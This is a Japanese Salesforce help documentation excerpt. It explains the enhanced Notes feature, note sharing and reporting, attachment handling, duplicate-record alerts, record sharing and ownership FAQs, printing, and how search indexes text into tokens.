使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

「メモ」と従来のメモ取りツールの違いは?

「メモ」は、元の Salesforce メモ取りツールの拡張バージョンです。「メモ」には、より適切なメモをすばやく取り生産性の向上に役立つさまざまな機能があります。

メモの作成およびレコードへのメモの追加

Salesforce の拡張されたメモ取りツールである「メモ」を使用して、重要な情報をレコードに追加します。

以前のバージョンのメモの表示と復元

メモを使用すると、旧バージョンのメモを表示し、必要に応じて復元できます。

ユーザまたはグループとのメモの共有

メモを他の Salesforce ユーザや Chatter グループと共有して、同僚とコラボレーションできます。

メモに関するレポートの作成

レポートを使用して、すべてのメモに関する詳細を表示および分析できます。拡張されたメモ取りツールである「メモ」で取ったメモに関するレポートのみを作成できます。

Salesforce1 モバイルアプリケーションでの「メモ」の使用に関するガイドライン

Salesforce1 での「メモ」の使用に関する、いくつかのヒント、使用方法、およびベストプラクティスについて説明します。

「メモ」と従来のメモ取りツールの違いは?

「メモ」は、元の Salesforce メモ取りツールの拡張バージョンです。「メモ」には、より適切なメモをすばやく取り生産性の向上に役立つさまざまな機能があります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモと従来のメモ取りツールの違い

機能	メモ	従来のメモ取りツール
メモをレコードに追加する	✅	✅
[メモ] 関連リストを使用してメモを管理する	✅	
[メモ & 添付ファイル] 関連リストを使用してメモを管理する		✅
メモを自動的に保存する	✅ (Lightning Experience のみ)	
スペルチェック	✅ (Lightning Experience のみ)	✅
非公開メモをレコードに追加する		✅
非公開のスタンドアロン (レコードに関連付けられていない) メモを作成する	✅	
メモを複数のレコードに関連付ける	✅ (Lightning Experience および Salesforce1 のみ)	
箇条書きや番号付き箇条書きなどのリッチテキスト書式設定を使用する	✅	
Salesforce でメモのみを検索する	✅	
メモから ToDo を作成する	✅ (Salesforce1 のみ)	
メモに関するレポートを作成する	✅	
メモへ画像を追加する	✅ (Lightning Experience のみ)	

機能	メモ	従来のメモ取りツール
以前のバージョンのメモを表示または復元する	✅ (Lightning Experience のみ)	
メモが自動的に親取引先に関連付けられる		✅

関連トピック:

- Salesforce1 モバイルアプリケーションでの「メモ」の使用に関するガイドライン
- メモの作成およびレコードへのメモの追加
- メモ: Salesforce で直接より適切なメモをよりすばやく作成

メモの作成およびレコードへのメモの追加

Salesforce の拡張されたメモ取りツールである「メモ」を使用して、重要な情報をレコードに追加します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 従来のメモ取りツールを引き続き使用している場合は、拡張バージョンの「メモ」への切り替えについてシステム管理者にお問い合わせください。

Salesforce Classic でのメモの作成およびレコードへのメモの追加
情報を整理し生産性を高めるため、Salesforce の拡張されたメモ取りツールである「メモ」を使用して、重要な情報をレコードに追加します。

Salesforce Lightning Experience でのメモの作成およびレコードへのメモの追加
メモを使用すると、重要な情報をレコードに追加して、情報を常に整理できます。

Salesforce Classic でのメモの作成およびレコードへのメモの追加

情報を整理し生産性を高めるため、Salesforce の拡張されたメモ取りツールである「メモ」を使用して、重要な情報をレコードに追加します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 次の手順は Salesforce Classic で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. レコードの [メモ] 関連リストから、[新規メモ] をクリックします。または、レコードに関連しない非公開のスタンドアロンメモを作成するには、[ファイル] タブに移動し、任意のメモ検索条件をクリックして [新規メモ] オプションを表示します。
2. タイトルと本文テキストを入力します。

3. メモを保存します。
   拡張バージョンの「メモ」で取ったメモはレコードの [メモ] 関連リストに表示されますが、従来のメモ取りツールで取ったメモはレコードの [メモ & 添付ファイル] 関連リストに表示されます。

関連トピック:

Salesforce1 モバイルアプリケーションでの「メモ」の使用に関するガイドライン
「メモ」と従来のメモ取りツールの違いは?

Salesforce Lightning Experience でのメモの作成およびレコードへのメモの追加

メモを使用すると、重要な情報をレコードに追加して、情報を常に整理できます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. レコードの [メモ] 関連リストから、[新規] をクリックします。または、異なるレコードに関連するメモやレコードにはまったく関連しないメモを作成するには、[グローバルアクション] アイコンをクリックして [新規メモ] を選択します。
2. タイトルと本文テキストを入力します。メモに画像を追加できます。
3. 必要に応じて、メモを他のレコードに関連付けます。
   拡張バージョンの「メモ」で取ったメモはレコードの [メモ] 関連リストに表示されますが、従来のメモ取りツールで取ったメモはレコードの [メモ & 添付ファイル] 関連リストに表示されます。

関連トピック:

Salesforce1 モバイルアプリケーションでの「メモ」の使用に関するガイドライン
「メモ」と従来のメモ取りツールの違いは?

以前のバージョンのメモの表示と復元

メモを使用すると、旧バージョンのメモを表示し、必要に応じて復元できます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. レコードの[メモ]関連リストから、メモタイトルをクリックします。
2. メモウィンドウで、 をクリックします。
3. リストから、表示するメモのバージョンを選択します。
4. 選択したバージョンのメモを復元するには、[復元]をクリックします。

ユーザまたはグループとのメモの共有

メモを他の Salesforce ユーザや Chatter グループと共有して、同僚とコラボレーションできます。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience でのユーザまたはグループとのメモの共有

メモを他の Salesforce ユーザや Chatter グループと共有して、同僚とコラボレーションできます。

Salesforce Classic でのユーザまたはグループとのメモの共有

メモを他の Salesforce ユーザや Chatter グループと共有して、同僚とコラボレーションできます。

Lightning Experience でのユーザまたはグループとのメモの共有

メモを他の Salesforce ユーザや Chatter グループと共有して、同僚とコラボレーションできます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 次の手順は、Lightning Experience で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に[アプリケーションランチャー]アイコン( )が表示されます。Salesforce Classic では、このアイコンは表示されません。

Lightning Experience では、メモを共有するときに「コラボレータ」アクセス権は指定できず、[閲覧者]アクセス権のみを指定できます。「メモ」では同時編集はサポートされていません。この制限により複数のユーザが 1 つのメモを同時に編集するのを防止します。複数のユーザが 1 つのメモを同時に変更すると、互いの変更が上書きされます。

1. 共有するメモに移動します。
2. メモウィンドウで、[共有] をクリックします。
3. 共有するユーザまたはグループの名前を入力します。
4. 必要に応じて、ユーザまたはグループを追加します。
5. 受信者自身がメモを共有または共有解除できないようにするには、[他のユーザによる共有および共有解除を禁止] をクリックします。
6. [共有] をクリックします。

共有対象のユーザに、共有されたメモへのリンクが含まれたメールが送信されます。

Salesforce Classic でのユーザまたはグループとのメモの共有

メモを他の Salesforce ユーザや Chatter グループと共有して、同僚とコラボレーションできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 次の手順は Salesforce Classic で使用できます。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. 共有するメモに移動します。
2. メモウィンドウで、[メモの共有設定] をクリックします。
3. 別のユーザ、グループ、ライブラリのいずれと共有するかを選択します。
4. 共有するユーザまたはグループの名前を入力します。
5. ユーザまたはグループごとに、閲覧者またはコラボレータのどちらに設定するかを選択します。共有するメモを編集できるのはコラボレータのみです。
6. 受信者への短いメッセージを入力します。メモを共有すると、受信者はこのメッセージ (ある場合) を含むメールを受信します。
7. [共有] をクリックします。
8. 受信者自身がメモを共有または共有解除できないようにするには、[他のユーザによる共有および共有解除を禁止] をクリックします。
9. [閉じる] をクリックします。

共有対象のユーザに、共有されたメモへのリンクが含まれたメールが送信されます。

メモに関するレポートの作成

レポートを使用して、すべてのメモに関する詳細を表示および分析できます。拡張されたメモ取りツールである「メモ」で取ったメモに関するレポートのみを作成できます。

1. 標準レポートとそのカスタマイズ方法に慣れている必要があります。
2. 次の条件で新しいレポートを作成します。

レポートタイプ	ファイルおよびコンテンツのレポート
項目	ファイル名 公開日 作成者 最終修正日 最終修正者 ファイルの種類
検索条件	[ファイルの種類] 次の文字列と一致する *SNOTE*

3. 後で再実行できるようにレポートを保存します。
4. レポートを他のユーザと共有するには、レポートフォルダを作成してレポートを保存します。その後、フォルダの共有設定を使用して、個々のユーザまたはユーザグループを追加します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

関連トピック:

メモ: Salesforce で直接より適切なメモをよりすばやく作成
レポートの作成

Salesforce1 モバイルアプリケーションでの「メモ」の使用に関するガイドライン

Salesforce1 での「メモ」の使用に関する、いくつかのヒント、使用方法、およびベストプラクティスについて説明します。

エディション

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

動画を見る: メモの使用方法

システム管理者が組織に「メモ」を設定する必要があります。これで、Salesforce1 で「メモ」の使用を開始できます。次に、役立つガイドラインをいくつか示します。

- アクションバーの をタップしてメモを作成する。
- メモのツールバーにあるアイコンを使用して、箇条書きや番号付き箇条書きをメモに追加する。
- [レコードを関連付ける]をタップして、メモを複数のレコードに関連付ける。関連レコードを変更するには、関連レコードの名前をタップします (3)。
- メモの行をスワイプして、ToDo を作成する。または、行をタップするか一部のテキストを強調表示してから、ツールバーの をタップします。
- メモから関連 ToDo を直接操作する。
- Salesforce1 ナビゲーションメニューで [メモ] を選択して、すべてのメモを表示および検索する。
- システム管理者が [メモ] 関連リストをオブジェクトページレイアウトに追加した場合は、次の操作を実行できます。
  - ナビゲーションメニューに切り替えて [メモ] 項目を開かなくても、レコードから関連メモに直接すばやくアクセスする。
  - 関連リストからメモを作成する。

レコードに添付されたファイルおよびメモの管理に関する考慮事項

添付ファイル、Google ドキュメント、従来のメモ取りツールで作成されたメモを操作する場合、次の点に留意してください。

エディション

使用可能なエディション: Salesforce Classic

メモと添付ファイルを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

Google ドキュメントはすべてのエディションで使用可能です。

- Chatter が組織で有効になっている場合、レコードのフィードに投稿されたファイルは、レコードの [メモ & 添付ファイル] 関連リストにフィード添付として追加されます。フィードの添付ファイルは [メモ & 添付ファイル] 関連リストからプレビュー (利用可能な場合)、ダウンロード、および削除できますが、フィードの添付ファイルを編集することはできません。
- メモまたは添付ファイルを編集するには、そのメモまたは添付ファイルに関連したレコードを編集する権限も必要です。
- メモまたは添付ファイルを削除するユーザは、削除するメモまたは添付ファイルの所有者であるか、「すべてのデータの編集」権限を持つシステム管理者である必要があります。メモの所有者とはレコードの所有者であり、添付の所有者とは添付の作成者であることに注意してください。
- レコードの所有者は、添付ファイルを追加していなくても、レコードの添付ファイルを削除できます。
- コミュニティユーザは添付ファイルをダウンロードできますが、実行できるのは自分が作成した添付ファイルのプレビュー、編集、削除のみです。
- [非公開] チェックボックスで「非公開」とマークしたメモと添付は、それらを添付したユーザとシステム管理者だけがアクセスできます。システム管理者が非公開のメモおよび添付を表示するには、「すべてのデータの参照」権限が必要で、編集または削除するには、「すべてのデータの編集」権限が必要です。
- 組織で [Salesforce への Google ドキュメントの追加] サービスが有効になっている場合、[メモ & 添付ファイル] 関連リストの名前は [Google ドキュメント、メモ & 添付ファイル] となります。[添付ファイル] 関連リストの名前は [Google ドキュメント & 添付ファイル] となります。
- レコード詳細ページから Google ドキュメントにアクセスするためには、そのドキュメントが Google Apps アカウントと共有されている必要があります。
- Salesforce CRM Content ファイルがレコードの Chatter フィードに投稿されている場合、それらのファイルは [メモと添付ファイル] 関連リストに含まれます。ただし、Salesforce CRM Content に存在しているだけの Salesforce CRM Content ファイルは、[メモと添付ファイル] 関連リストには含まれません。組織で Salesforce CRM Content を有効にしている場合は、取引先、取引先責任者、リード、商談、ケース、商品、またはカスタムオブジェクトの詳細ページに [関連コンテンツ] 関連リストを追加できます。
- Salesforce to Salesforce から外部の取引先責任者に対しメモを公開すると、親オブジェクトを共有するときに、すべての公開メモが自動的に接続先と共有されます。添付ファイルの [接続先と共有] チェックボックスがオンになっている場合、添付ファイルは自動的に共有されます。メモまたは添付ファイルの共有を停止するには、[非公開] をオンにします。
- 暗号化されたファイル、パスワードで保護されたファイル、コピー保護された PDF、不明なファイル形式、25 MB を超えるファイルなど、プレビューできないファイルもあります。プレビューできないファイルについては、フィードやリストビューで [プレビュー] オプションを使用できません。また、ファイルは汎用のファイル形式アイコンとしてフィードに表示されます。Microsoft Office 2007 機能の一部はプレビューでは正しく表示されません。ファイルはプレビュー可能であるのにプレビューが存在しない場合は、Salesforce システム管理者に問い合わせてください。プレビューを再生成できる可能性があります。

- 取引先責任者や商談に追加されたメモと添付ファイルは、関連する取引先にも表示されます。

関連トピック:

メモ: Salesforce で直接より適切なメモをよりすばやく作成
メモの作成およびレコードへのメモの追加
Salesforce1 モバイルアプリケーションでの「メモ」の使用に関するガイドライン
Shield Platform Encryption のトレードオフおよび制限事項

メモおよび添付ファイルの項目

「メモ」は、Salesforce メモ取りツールの拡張バージョンです。次の表に、「メモ」を使用してメモを作成するときに使用可能な項目を示します。また、箇条書きや番号付き箇条書きをメモに追加するための、アイコンを含むツールバーもあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモの項目

メモ: Salesforce1 と Lightning Experience には、複数のレコードをメモに関連付けるための追加項目があります。

項目	説明
本文	メモのテキスト。データを 50 MB まで入力できます。
役職	メモの件名。最大 200 文字です。

従来のメモ取りツールの項目

項目	説明
本文	メモのテキスト。データを 32 KB まで入力できます。
非公開	所有者またはシステム管理者のみがメモにアクセスできることを示すチェックボックス。システム管理者が非公開のメモを表示するには「すべてのデータの参照」権限が必要で、編集するには「すべてのデータの編集」権限が必要です。
役職	メモの簡単な説明。最大 80 文字です。

添付ファイルの項目

添付ファイルの項目

項目	説明
説明	アップロードされたファイルの説明。最大 500 文字です。
ファイル名	アップロードされたファイルの名前。
非公開	所有者またはシステム管理者のみが添付ファイルにアクセスできることを示すチェックボックス。システム管理者が非公開の添付ファイルを表示するには「すべてのデータの参照」権限が必要で、編集するには「すべてのデータの編集」権限が必要です。
接続先と共有	親レコードの共有時に添付ファイルが接続先と共有されることを示すチェックボックス。このチェックボックスは、Salesforce to Salesforce が有効になっていて、親レコードが共有されており、添付ファイルが公開されている場合にのみ使用できます。
サイズ	アップロードされたファイルのサイズ。

レコードからのメモと添付ファイルの削除

メモまたは添付ファイルを削除するには、レコードの [メモと添付ファイル] 関連リストや [添付ファイル] 関連リストのメモまたは添付ファイルの横にある [削除] をクリックします。

削除したメモおよび添付ファイルは、ごみ箱から復元できます。

添付したファイルを Chatter フィードから削除するには、フィードの添付ファイルの横にある [削除] をクリックします。この操作により、ファイルを共有していたすべての Chatter フィード、および [メモと添付ファイル] 関連リストから、ファイルが削除されます。ファイルを復元するには、ごみ箱をクリックしてファイルを選択し、[復元] をクリックします。コンピュータ、Chatter フィード、グループ、または Salesforce CRM Content ライブラリからファイルを添付した場合は、[メモと添付ファイル] 関連リストからファイルを削除すると投稿からも削除されますが、元の場所からは削除されません。

関連トピック:

- メモの作成およびレコードへのメモの追加
- レコードに添付されたファイルおよびメモの管理に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メモまたは添付ファイルを削除する

- 親レコードの所有者

  または

  親レコードタイプに対する「編集」または「削除」

  または

  「すべてのデータの編集」

保存しようとしているレコードに重複フラグが設定されているのはなぜですか? どうすればよいですか?


あなたの組織では、ユーザが重複レコードを作成できないようにする重複ルールを使用しています。メッセージを読んで、処理方法を決定します。

保存しようとしているレコードに重複候補のフラグが設定されている場合、次のような内容が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



1. システムで生成されるメッセージによって、検出された重複候補の数が通知されます。この数にはアクセス権のあるレコードのみが含まれます。重複候補として識別されたどのレコードへのアクセス権もない場合、このメッセージに数は含まれませんが、レコード所有者のリストが含まれるため、既存の重複へのアクセスを要求できます。
2. 重複ルールの作成者が作成したカスタムアラート。このアラートには、レコードを保存できない理由とその対処方法が表示されることが理想的です。
3. 重複ルールで重複候補のレコードを保存することが許可されている場合、[保存(アラートを無視)]ボタンが表示されます。重複ルールで重複候補のレコードを保存することが許可されていない場合、[保存] ボタンは表示されますが、レコードに必要な変更を行って重複候補のフラグがなくなるまでレコードは正常に保存されません。
4. 重複候補のリストには、アクセス権のあるレコードのみが表示されます。このリストには、アクセス権のある項目 (比較して一致していると判断された最初の数項目 (最大 7 項目)) のみが表示されます。このリストには最大5件のレコードが表示されますが、検出された重複が5件を超える場合、[すべて表示>>]をクリックすれば、レコードの完全なリスト (最大 100 件) を表示できます。レコードは、最後の変更された順序で表示されます。リストのいずれかのレコードに直接移動するには、そのリンクをクリックします。
5. 強調表示された項目は、比較して一致していると判断された項目です。

Salesforce では、どの形式の日付、時間、名前を使用すべきですか?

特定のユーザのみにデータの共有を許可する方法は?

個人ユーザは自分が所有するレコードの共有を制御できますか?

レコードの所有権を他のユーザに移行できますか?

Salesforce レコードを印刷する方法は?

Salesforce では、どの形式の日付、時間、名前を使用すべきですか?

Salesforce で使用される日付、時間、および名前の形式は、［地域］の設定によって決まります。

［地域］の設定で現在使用している日付/時刻の形式を確認する手順は、次のとおりです。

1. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. 参照のみの［作成者］項目で使用されている日付/時間の形式を確認します。Salesforce の各種項目に日付および時刻を入力する際には、この形式を使用してください。

関連トピック:

Salesforce 環境のカスタマイズ

特定のユーザのみにデータの共有を許可する方法は?

Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition の組織に「非公開」または「公開/参照のみ」の共有モデルが設定されている場合でも、システム管理者は、特定のユーザに情報の共有を許可することができます。システム管理者は、公開グループを作成して、特定のロールまたはグループのユーザが、別のロールのユーザまたは公開グループと常にデータを共有できるように指定する共有ルールを設定できます。個々のユーザが、所有する取引先、取引先責任者、商談にアクセスできる非公開グループを作成することもできます。

個人ユーザは自分が所有するレコードの共有を制御できますか?

はい、できます。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、すべての取引先所有者は、取引先ごとに共有をさらに拡張できます。たとえば、組織に非公開モデルがある場合、Acme 取引先所有者は、選択したグループまたは個々のユーザにこの取引先と関連データを共有できます。

Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、商談所有者は、取引先共有から個々の商談の共有も別々に拡張できます。

取引先、リード、ケース、商談の共有を使用して、データへのアクセス権のレベルを上げることができます。ただし、組織のデフォルトのアクセス権を超えるアクセスは制限できません。

このタイプの共有は共有の直接設定と呼ばれ、レコード詳細ページの [共有] ボタンで実行されます。

レコードの所有権を他のユーザに移行できますか?

ほとんどのエディションでは、次のいずれかの方法でレコードの所有権を移行できます。レコードの所有者を変更すると、特定の関連レコードの所有権も移行されます。

所有する 1 つのレコードの所有権の移行
レコードの詳細ページで [所有者を変更] をクリックします。詳細は、「レコードの所有者の変更」および「関連項目の移行」を参照してください。

所有する複数のケース、リード、カスタムオブジェクトレコードの所有権の移行
オブジェクトのタブをクリックし、リストビューを表示します。移行するレコードを選択し、[所有者を変更] をクリックします。

他のユーザが所有する複数のレコードの所有権の移行
一括移行機能を使用します。一括移行機能の使用および移行される関連レコードについての詳細は、「レコードの一括移行」を参照してください。

ワークフロールールを使用したレコードの所有権の移行
レコードの所有者がワークフロールールによって変更されても、Salesforce では関連レコードの所有権は変更されません。

Salesforce レコードを印刷する方法は?

Salesforce レコードの詳細を印刷する手順は、次のとおりです。

1. ほとんどの詳細ページの右上にある [印刷用に表示] リンクをクリックします。新しいブラウザウィンドウに、レコードが単純な印刷可能形式で表示されます。
2. 必要に応じて、セクションヘッダーの横にある三角形をクリックして、印刷用ビューの各セクションを折りたたみおよび展開します。
3. 必要に応じて、[すべて展開] または [すべて折りたたむ] をクリックして、そのページにある折りたたみ可能なセクションをすべて表示または非表示にします。取引先に関連する商談のリストなどの関連リストは折りたたむことができません。
4. ページをプリンタに送信するには、[このページを印刷] をクリックするか、ブラウザの印刷機能を使用します。

メモ: [コンソール] タブで、印刷アイコン ( ) をクリックすると、レコードの印刷用ビューが開きます。

検索機能を使用した情報の検索

Salesforce の検索では、情報をすばやく見つけることができます。検索は、Salesforce サイト、Salesforce1 モバイルアプリケーション、Salesforce プラットフォームで構築されたカスタム検索実装で使用できます。

エディション

使用可能なエディション: **Database.com** を除くすべてのエディション

検索のしくみ

検索では、検索語を分解してインデックスから一致する情報を見つけることで、探している情報を効率的に見つけます。

検索での情報の分割方法

レコードを作成するたびに、検索エンジンによって検索可能な情報が小さな要素に分解されます。これらの要素がどのように分解されるのかがわかっていると、使用する検索語を選択する場合に役立ちます。

Lightning Experience、Salesforce Classic、および Salesforce1 の検索の相違点

Salesforce フルサイトのグローバル検索 (Lightning Experience または Salesforce Classic) と Salesforce1 モバイルアプリケーションで使用される検索インデックスは同じであるため、常に同じデータが検索されます。インスタント結果に表示される最近アクセスしたレコードのセットも同じです。検索範囲 (最もよく使用するオブジェクトのリスト) は検索結果に影響を及ぼします。ただし、一部の標準オブジェクトは Salesforce1 および Lightning Experience で使用できないため、検索結果が異なる場合があります。また、グローバル検索インターフェースはこれらのすべての環境で異なるため、表示やナビゲーションの違いを考慮する必要があります。

参照項目で検索する方法は?

ルックアップ検索を使用して、2 つのレコードを関連付けます。

検索結果

結果は、各ユーザに対して関連性によって並び替えられているため、多くの場合、上位の結果を確認するだけで、探していたレコードをすばやく見つけることができます。特定のレコードが返される理由と、結果を絞り込むための最適な方法について理解しましょう。

Salesforce Classic での検索の制限

グローバル検索、サイドバー検索、高度な検索、構造化クエリ、リストビュー、検索条件を使用する場合、特定の制限が適用されます。

検索のしくみ

検索では、検索語を分解してインデックスから一致する情報を見つけることで、探している情報を効率的に見つけます。

こちらの動画をご覧ください。

How Does Search Work? (検索のしくみ)

検索項目に検索語を入力すると (1)、検索エンジンによって検索語が小さな要素 (トークン) に分解されます (2)。これらの小さな用語が、インデックスに保存されているレコード情報と照合され (3)、関連レコードが関連性でランク付けされて (4)、アクセス権のある結果が返されます (5)。

メモ: 検索可能なオブジェクトのレコードが作成または更新された後、更新されたテキストを検索できるようになるまで約 15 分またはそれ以上かかることがあります。オブジェクトのレコードは、検索インデックスに保存された後でのみ検索できます。検索エンジンにより、表示権限のある結果のみが返されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** を除くすべてのエディション



検索によって実行できることの詳細は、次の動画をご覧ください。

- Searching in Salesforce Classic (Salesforce Classic での検索)
- Searching in Salesforce Lightning Experience (Salesforce Lightning Experience での検索)

検索での情報の分割方法


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

レコードを作成するたびに、検索エンジンによって検索可能な情報が小さな要素に分解されます。これらの要素がどのように分解されるのかがわかっていると、使用する検索語を選択する場合に役立ちます。

レコードを作成または更新すると (1)、検索エンジンによって、レコードの検索可能なテキストがトークンと呼ばれる小さな用語に分解されます (2)。その後、トークンは検索インデックスに保存されます (3)。同様に、検索すると、インデックスの一致するトークンが含まれるレコードを返すことができるように検索エンジンによって検索語がトークンに分解されます。



次に、レコード情報から作成されたトークンの例をいくつか示します。検索語に句読点が含まれている場合、検索エンジンによって英数字のトークンが作成されます。下記のインデックス化されたトークンを使用して検索でレコードを探すことができます。

レコード情報	インデックス化されたトークン
Acme, Inc.	acme inc
Web2Lead	web2lead web 2 lead
Exhibit-XYZ1234	exhibit-xyz1234 exhibitxyz1234 exhibit xyz1234 xyz 1234
(415) 999-3434	415 999 -3434 9993434 999 3434
john.smith@domain.com	john.smith@domain.com @domain.com john.smith john smith johnsmith domain.com domain com domaincom

検索エンジンは特殊な形式のトークン化を使用して、単語間にスペースを含まない東アジア言語の検索で正確な検索結果を返します。

レコード情報	インデックス化されたトークン
東京都 (Tokyo Prefecture)	**東京** (Tokyo) **都** (Prefecture)

関連トピック:

検索のしくみ

Lightning Experience、Salesforce Classic、および Salesforce1 の検索の相違点

